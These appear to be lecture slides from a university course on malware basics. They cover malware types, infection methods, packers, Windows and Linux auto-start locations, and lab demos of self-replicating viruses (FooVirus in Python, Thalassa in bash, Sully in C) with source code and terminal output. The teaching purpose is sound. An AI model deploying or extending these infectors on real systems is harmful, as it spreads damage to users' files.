


4. Malware Basics



What you need today

❖ Kali VM


❖ Things we do today

❖ Viruses

❖ Packers

Network Exploits

- ❖ There are vulnerabilities in network functionalities
- ❖ Attackers can exploit these to bypass security solutions
- ❖ This section, we will explore some of the basic and common ways of exploiting the network functionalities




Malware

- ❖ Short for malicious software
- ❖ Includes
 - ❖ Viruses
 - ❖ Worms
 - ❖ Spyware
 - ❖ Trojan Horses
 - ❖ Rootkits
 - ❖ Ransomware
 - ❖ Etc...



Malware stats


Total malware



Last update: May 11, 2022

Copyright © AV-TEST GmbH, www.av-test.org

New malware



Last update: May 11, 2022

Copyright © AV-TEST GmbH, www.av-test.org

Malware

- Malicious Software – harms your system in many ways e.g., virus, worm, trojan etc.
- Spread in various ways:
 - Overwriting
 - Prepending
 - Appending
 - Cavity
- They mutate (Packer):
 - Oligomorphic – using multiple decryptors. E.g., Whale
 - Polymorphic – mutate certain part of itself. E.g., Virut
 - Metamorphic – rewrites all (or most) of itself. E.g., Zmist, Virlock

Malware – common techniques

❖ Overwrite




❖ Prepend



❖ Append



❖ Cavity



Malware - Packers

- **Compress**
- **Encrypt**
- **Randomize (polymorphism)**
- **Anti-debug technique (int / fake jmp)**
- **Add-junk**
- **Anti-VM**
- **Virtualization**



Auto start

◆ In Windows...

◆ Folder auto-start :

◆ C:\Documents and Settings\[user_name]\Start Menu\Programs\Startup

◆ Win.ini : run=[backdoor]" or "load=[backdoor]".

◆ System.ini : shell="myexplorer.exe"

◆ Wininit

◆ Config.sys

◆ Assign known extension (.doc) to the malware

◆ Add a Registry key such as:

◆ HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

◆ Add a task in the task scheduler

◆ Run as service

◆ In Linux...

◆ Init.d

◆ /etc/rc.local

◆ .login .xsession

◆ crontab

◆ crontab -e

◆ /etc/crontab


Macro virus

- ❖ Use the builtin script engine
- ❖ Example of call back used (word)
 - ❖ AutoExec()
 - ❖ AutoClose()
 - ❖ AutoOpen()
 - ❖ AutoNew()

Malware - Packers

- **Example tools**



- **UPX**
- **The Enigma Protector**
- **MPRESS**
- **Exe Packer 2.300**
- **ExeStealth**
- **Morphine**
- **Themida**
- **FSG**
- **PESpin**
- **etc...**



Malware - Mutations



Malware – FUMVar



Malware – FUMVar

Perturbations	Description
Overlay append	Adds the random length of zeroes to the end of the binary.
DOS header	Change the field values in DOS header.
DOS stub	Change DOS stub to random byte sequence.
Optional header	Change the field values in Optional header.
Rich header	Insert a new content info Rich header.
Section add	Add a new section with sequence of bytes from benign sections.
XOR obfuscation	Encrypt some binary code using XOR operation with a one random byte key.

*a few selected perturbations

Sections						
=====						
.text	1c798	2000	1c800	200	0	6.60167
.reloc	c	20000	200	1ca00	0	1.94734
.rsrc	15d90	22000	15e00	1cc00	0	7.99764




Sections						
=====						
.text	1c798	2000	1c800	200	0	6.60167
.reloc	c	20000	200	1ca00	0	1.94734
.rsrc	15d90	22000	15e00	1cc00	0	7.99764
.ua	2000	37d90	200	32c00	0	0.63025

Section add (SAD) adds a new section with random sequence of bytes

Malware – FUMVar

- ❖ Anti-malware solutions have the low capability for detecting malware variants
 - ❖ TrendMicro was the worst one of the top 7 solutions, which 83 of 112 variant samples bypassed TrendMicro
 - ❖ BitDefender was the best-performing solution



Virus

- ❖ Malicious program that spreads through the network by infecting various **files**
- ❖ Infected files will **execute** the malicious program without the user knowing first, and then run the normal program
- ❖ Viruses will also **replicate** itself by replacing other executable files by attaching the malicious program
- ❖ Many viruses spread through **file sharing**
 - ❖ E.g., email attachments, USB sharing, FTP, downloads etc.
 - ❖ Requires the infected files to be transferred to other hosts
- ❖ Any OS that allow third-party programs to run are **susceptible** to virus infections.
- ❖ On Unix/Linux systems, this is slightly more difficult as the virus has the same permission as the user.
 - ❖ i.e., if the user cannot read/modify some files, the virus cannot also.
- ❖ Nevertheless, its core goal – duplicate itself – can still happen.
 - ❖ As mentioned before, the replicas may be different from the original.



FooVirus

Demo

```
wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/foo_virus.py
```

Virus

- ❖ So now, we will use a simple virus that does the above and observe its behaviour.
- ❖ The virus will primarily infect .foo files only.
- ❖ Hence, it is called the "FooVirus".
- ❖ We will execute a virus that works as follows:
 - ❖ Within the same directory, if the file extension is ".foo", it will infect it.
 - ❖ If the infected file is moved/shared and is executed, it will infect other ".foo" files.
 - ❖ It will do nothing else but the above tasks (pretty harmless).
 - ❖ But you can see how this can quickly become harmful.

```
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37] ← 1. Check the first 37 lines

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close() ← 2. Iterate through files with .foo extensions
    if any('foovirus' in line for line in all_of_it): continue ← 3. Copy contents from the file in all_of_it
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus) ← 4. Skip if already infected
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it) ← 5. Give full permissions and write virus
    OUT.close() ← 6. Put back the original content
```

FooVirus

- ❖ When you execute the FooVirus, it will display the message and infect the files.
- ❖ Once infected, they become executable files.

```
(jin㉿kali)-[~/cits3006/lect5]
$ ls
a.foo  b.foo  foo_virus.py  test
File System

(jin㉿kali)-[~/cits3006/lect5]
$ python3 foo_virus.py

HELLO FROM FooVirus

This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.
```

- ❖ The infected files can be moved or copied to other directories or computers.
- ❖ They can also be run, which will infect other .foo files in the directory.
- ❖ This can easily be modified to enumerate all files in the filesystem.

```
(jin㉿kali)-[~/cits3006/lect5/test]
$ ./a.foo

HELLO FROM FooVirus

This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.
```

FooVirus

- ❖ It shows that the virus content is copied onto the target file, and the target file content is appended at the end
- ❖ Usually to continue its operation once the virus has completed its execution.

```
(jin㉿kali)-[~/cits3006/lect5/test]
└─$ cat dos.foo
#!/usr/bin/env python
import sys
import os
import glob

## FooVirus.py
## Author: Avi kak (kak@purdue.edu)
## Date: April 5, 2016; Updated April 6, 2022

print("""\nHELLO FROM FooVirus\n\nThis is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.\n\n""")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
#this is some file.
#from scapy.all import *
#import argparse
```



Thalassa Virus Demo

21

```
wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/thalassa.sh
```

Thalassa

- ❖ The target bash script can be any bash script.
- ❖ The virus will check if it is a bash script in its current folder.
- ❖ If it is a bash script, it will copy itself to the target bash script.
- ❖ The involved scripts are rather basic as below.

```
#!/bin/bash  
echo "This is a test script"  
echo  
  
exit 0  
test_script (END)  
  
infectable_files () {  
    for i in $(find . -type f)  
    do  
        interpreter=$(grep "#!" $i | cut -d"!" -f2)  
        if [[ $interpreter == "/bin/bash" ]]  
        then  
            signature=$(grep "CURRENT_SEQUENCE" $i | wc -l)  
            if [[ $signature == 0 ]]  
            then  
                echo $i  
            fi  
        fi  
    done  
}  
  
infector () {  
    for i in $(infectable_files);  
    do  
        mv $i $i.tmp  
        make_mutated_copy > $i  
        cat $i.tmp >> $i  
        rm $i.tmp  
    done  
}
```



Sully Virus Demo

23

```
wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/sully.c
```

Sully

- ❖ It has a copy of itself in the code as a string.

```
char *c="#include <stdio.h>%5$c#include <stdlib.h>%5$c#include <string.h>%5$c#include <fcntl.h>%5$c#include <unistd.h>%5$c%5$int main(){%5$c%4$cint x = %3$d;%5$c%5$c%4$cx < 0 ? exit(1):0;%5$c%5$c%4$cif ((strchr(__FILE__, '_')) != NULL)%5$c%4$c%4$cx--;%5$c%5$c%4$cchar *c=%2$c%6$s%2$c;%5$c%4$cchar *sully;%5$c%4$cchar *filename;%5$c%4$cchar *compile;%5$c%4$cchar *execute;%5$c%4$cint f;%5$c%5$c%4$casprintf(&sully,%2$csully_%1$cd%2$c, x);%5$c%4$casprintf(&filename,%2$csully_%1$cd.c%2$c, x);%5$c%4$casprintf(&compile,%2$cclang sully_%1$c1$d.c -o sully_%1$c1$d; %2$c, x);%5$c%4$casprintf(&execute, %2$c./sully_%1$c1$d%2$c, x);%5$c%5$c%4$cf=open(filename, O_WRONLY | O_CREAT | O_TRUNC, 0644);%5$c    if (f < 0)%5$c%4$cexit(1);%5$c%4$cdprintf(f,c,37,34,x,9,10,c);%5$c%4$cclose(f);%5$c%4$csystem(compile);%5$c    if (x > 0)%5$c%4$c%4$csystem(execute);%5$c%4$creturn (0);%5$c}";
```

- ❖ Simply write it to file and compile them.

```
asprintf(&sully,"sully_%d", x);
asprintf(&filename,"sully_%d.c", x);
asprintf(&compile, "clang sully_%1$d.c -o sully_%1$d; ", x);
asprintf(&execute, "./sully_%d", x);

f=open(filename, O_WRONLY | O_CREAT | O_TRUNC, 0644);
if (f < 0)
|    exit(1);
dprintf(f,c,37,34,x,9,10,c);
close(f);
system(compile);
if (x > 0)
|    system(execute);
return (0);
```

Sully

❖ Before running the virus

```
(base) └─(jin㉿kali)-[~/cits3006/lect5/test/sullyfolder]
└$ ls -al
total 24
drwxr-xr-x 2 jin jin 4096 Jul 26 15:08 .
drwxr-xr-x 3 jin jin 4096 Jul 26 15:08 ..
-rwxr-xr-x 1 jin jin 70688 Jul 26 15:05 sully
```

❖ After running the virus

```
(base) └─(jin㉿kali)-[~/cits3006/lect5/test/sullyfolder]
└$ ls -al
total 144
drwxr-xr-x 2 jin jin 4096 Jul 26 15:08 .
drwxr-xr-x 3 jin jin 4096 Jul 26 15:08 ..
-rwxr-xr-x 1 jin jin 70688 Jul 26 15:05 sully
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_0
-rw-r--r-- 1 jin jin 1489 Jul 26 15:08 sully_0.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_1
-rw-r--r-- 1 jin jin 1489 Jul 26 15:08 sully_1.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_2
-rw-r--r-- 1 jin jin 1489 Jul 26 15:08 sully_2.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_3
-rw-r--r-- 1 jin jin 1489 Jul 26 15:08 sully_3.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_4
-rw-r--r-- 1 jin jin 1489 Jul 26 15:08 sully_4.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_5
-rw-r--r-- 1 jin jin 1489 Jul 26 15:08 sully_5.c
```



UPX Demo

26

UPX should be already installed, but if not
`sudo apt-get install -y upx`

❖ Before packing (hexdump output)

```

22741 00058de0 01 00 02 00 00 00 00 00 00 23 69 6e 63 6c 75 64 65 | .......#include|
22742 00058df0 20 3c 73 74 64 69 6f 2e 68 3e 25 35 24 63 23 69 | <stdio.h>%5$c#i|
22743 00058e00 6e 63 6c 75 64 65 20 3c 73 74 64 6c 69 62 2e 68 | include <stdlib.h|
22744 00058e10 3e 25 35 24 63 23 69 6e 63 6c 75 64 65 20 3c 73 |>%5$c#include <s|
22745 00058e20 74 72 69 6e 67 2e 68 3e 25 35 24 63 23 69 6e 63 |tring.h>%5$c#inc|
22746 00058e30 6c 75 64 65 20 3c 66 63 6e 74 6c 2e 68 3e 25 35 |lude <fcntl.h>%5|
22747 00058e40 24 63 23 69 6e 63 6c 75 64 65 20 3c 75 6e 69 73 |$c#include <unis|
22748 00058e50 74 64 2e 68 3e 25 35 24 63 25 35 24 63 69 6e 74 |td.h>%5$c%5$cint|
22749 00058e60 20 6d 61 69 6e 28 29 7b 25 35 24 63 25 34 24 63 | main(){%5$c%4$c|
22750 00058e70 69 6e 74 20 78 20 3d 20 25 33 24 64 3b 25 35 24 |int x = %3$d;%5$|
22751 00058e80 63 25 35 24 63 25 34 24 63 78 20 3c 20 30 20 3f |c%5$c%4$cx < 0 ?|
22752 00058e90 20 65 78 69 74 28 31 29 3a 30 3b 25 35 24 63 25 | exit(1):0;%5$c%|
22753 00058ea0 35 24 63 25 34 24 63 69 66 20 28 28 73 74 72 63 |5$c%4$cif ((strc|
22754 00058eb0 68 72 28 5f 5f 46 49 4c 45 5f 5f 2c 20 27 5f 27 |hr(_FILE_, '_||
22755 00058ec0 29 29 20 21 3d 20 4e 55 4c 4c 29 25 35 24 63 25 |)) != NULL)%5$c%|
22756 00058ed0 34 24 63 25 34 24 63 78 2d 2d 3b 25 35 24 63 25 |4$c%4$cx--;%5$c%|
22757 00058ee0 35 24 63 25 34 24 63 63 68 61 72 20 2a 63 3d 25 |5$c%4$cchar *c=%|
22758 00058ef0 32 24 63 25 36 24 73 25 32 24 63 3b 25 35 24 63 |2$c%6$s%2$c;%5$c|
22759 00058f00 25 34 24 63 63 68 61 72 20 2a 73 75 6c 6c 79 3b |%4$cchar *sully;|
22760 00058f10 25 35 24 63 25 34 24 63 63 68 61 72 20 2a 66 69 |%5$c%4$cchar *fi|
22761 00058f20 6c 65 6e 61 6d 65 3b 25 35 24 63 25 34 24 63 63 |lename:%5$c%4$ccl|

```

* sully ↗ ↘ Match case Regular expression 10 occurrences

UPX

❖ Pack it

```
(base) └─(jin㉿kali)-[~/cits3006/lect5/test]
└$ upx -9 -o sullypacked sullystatic
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2020
UPX 3.96          Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

      File size           Ratio       Format        Name
      -----  -----  -----
    707376 →     298964    42.26%  linux/arm64  sullypacked

Packed 1 file.

(base) └─(jin㉿kali)-[~/cits3006/lect5/test]
└$
```

❖ After packing (hexdump output)

```

12453 00030a40 23 69 6e 63 6c 75 64 65 20 3c 73 74 64 69 6f 2e |#include <stdio.|  

12454 00030a50 68 3e 25 35 24 63 2b 68 ed 6a 1f 6c 69 62 2d 72 |h>%5$c+h.j.lib-r|  

12455 00030a60 16 67 2d 6d f7 d1 fe 66 63 6e 74 6c 2b 75 6e 69 |.g-m...fcntl+unil|  

